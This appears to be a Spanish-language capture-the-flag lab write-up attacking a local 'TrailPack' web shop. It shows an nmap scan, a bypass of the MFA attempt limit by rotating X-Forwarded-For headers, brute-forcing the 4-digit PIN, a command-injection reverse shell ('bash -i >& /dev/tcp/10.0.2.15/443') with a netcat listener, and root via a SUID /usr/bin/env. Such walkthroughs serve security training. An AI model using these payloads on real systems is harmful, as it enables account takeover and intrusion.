


CREDITOS A: vareCruzz

Realizamos un escaneo de nmap para conocer que puertos están abiertos y servicios corren en el laboratorio.

```
(vare@kali)-[~/Escritorio]
$ nmap -p- -sS --min-rate 5000 --open -n -Pn -sCV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-22 17:27 -0600
Nmap scan report for 172.17.0.2
Host is up (0.000013s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8000/tcp  open  http    Uvicorn
|_http-server-header: uvicorn
|_http-title: TrailPack \xE2\x80\x94 Mochilas de monta\xC3\xB1a, senderismo y viaje
MAC Address: E2:3C:AF:FC:EE:27 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.46 seconds
```

En el escaneo se muestra una aplicación web existente. Vamos a la web <http://172.17.0.2>



CREDITOS A: vareCruzz

Vamos a registrarnos e iniciamos sesión con nuestro usuario creado.

Crear cuenta

¿Ya tienes cuenta? [Inicia sesión](#)

Nombre completo

vare

Correo electrónico

vare@vare.com

NIF / DNI

123

Necesario para la gestión de facturas, devoluciones e identificación de cuenta.

Contraseña

●●●●●●●●●●

☒ He leído y acepto los [términos y condiciones](#) y la [política de privacidad](#).

☒ Quiero recibir ofertas exclusivas y novedades por correo electrónico.

Crear mi cuenta

TrailPack.

Accede a tu cuenta

¿No tienes cuenta? [Regístrate gratis](#)

Cuenta creada. Ya puedes iniciar sesión.

NIF / DNI

123

Contraseña

●●●●●●●●●●

[¿Olvidaste tu contraseña?](#)

☐ Mantener sesión iniciada

Iniciar sesión

o continúa con

G Google

f Facebook

Cuando iniciamos sesión nos pide un código de verificación.

Verificación de seguridad

Por tu seguridad, hemos enviado un código de 4 dígitos al teléfono registrado en tu cuenta (****78).

Código de verificación

■ ■ | ■ ■

Verificar código


¿No has recibido el código?

[Reenviar código](#)

Nunca compartiremos este código. TrailPack jamás te lo pedirá por teléfono.

CREDITOS A: vareCruzz

Forzamos unos cuantos y vemos que tiene un límite de intentos.




Capturamos la petición por burpsuite para saber como se tramitan esta petición y la forma en que la podemos evadir.

Request	
Pretty	Raw
Hex	
1	POST /verify-mfa HTTP/1.1
2	Host: 172.17.0.2:8000
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5	Accept-Language: en-US,en;q=0.5
6	Accept-Encoding: gzip, deflate, br
7	Content-Type: application/x-www-form-urlencoded
8	Content-Length: 8
9	Origin: http://172.17.0.2:8000
10	Connection: keep-alive
11	Referer: http://172.17.0.2:8000/verify-mfa
12	Cookie: session_id=326cd75077d6a7b3051438bf03f897a9bc0740bec24d8311e802cdebc3f0a90b
13	Upgrade-Insecure-Requests: 1
14	Priority: u=0, i
15	
16	pin=1234

CREDITOS A: vareCruzz

Mediante el uso de la cabecera X-Forwarded-For: [IP], podemos evadir este rate limit cambiando la dirección ip de la cabecera X-Forwarded-For cuando superemos el numero de intentos.

```
Priority: u=0, i  
X-Forwarded-For: 172.0.0.2
```



Crearemos un script en python que nos permita hacer esto de una forma más rápida y eficiente.




CREDITOS A: vareCruzz

Ejecutamos el script y nos mostrara el PIN y accederemos con ese PIN respectivo.

```
OffSec Kali Linux Kali Tools Kali Docs Kali Forums  
(vare@kali)-[~/Escritorio]  
$ python3 pin.py  
OTP → 6542
```

Veremos esta sección una vez colado en código de verificación.



Bajamos y encontramos el siguiente campo donde podemos inyectar código.



CREDITOS A: vareCruzz

Nos ponemos en escucha por Netcat

```
(vare@kali)-[~/Escritorio]
$ nc -nlvp 443
listening on [any] 443 ...
```

Y subimos una reverse Shell dentro del campo vulnerable.

Atención al cliente

¿Tienes algún problema con tu pedido o producto? Indícanos el número de pedido y una breve descripción.

injection; bash -c "bash -i >& /dev/tcp/10.0.2.15/443 0>&1"

Enviar queja

Reverse Shell completada :).

```
(vare@kali)-[~/Escritorio]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 51514
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
balutron@02f83da1fc46:/app$
```

CREDITOS A: vareCruzz

Para escalar privilegios buscaremos archivos SUID.

```
balutron@02f83da1fc46:/app$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/env
/usr/bin/passwd
/usr/bin/umount
/usr/bin/su
/usr/bin/chfn
balutron@02f83da1fc46:/app$
```

Atención al cliente

¿Tienes algún problema?

Nº pedido o descripción

Y encontramos uno por el cual podemos escalar privilegios /usr/bin/env

Buscamos en GTOBINS la forma de ser ROOT y ejecutamos esto.

```
balutron@02f83da1fc46:/app$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p
# whoami
whoami
```

Y somos root :)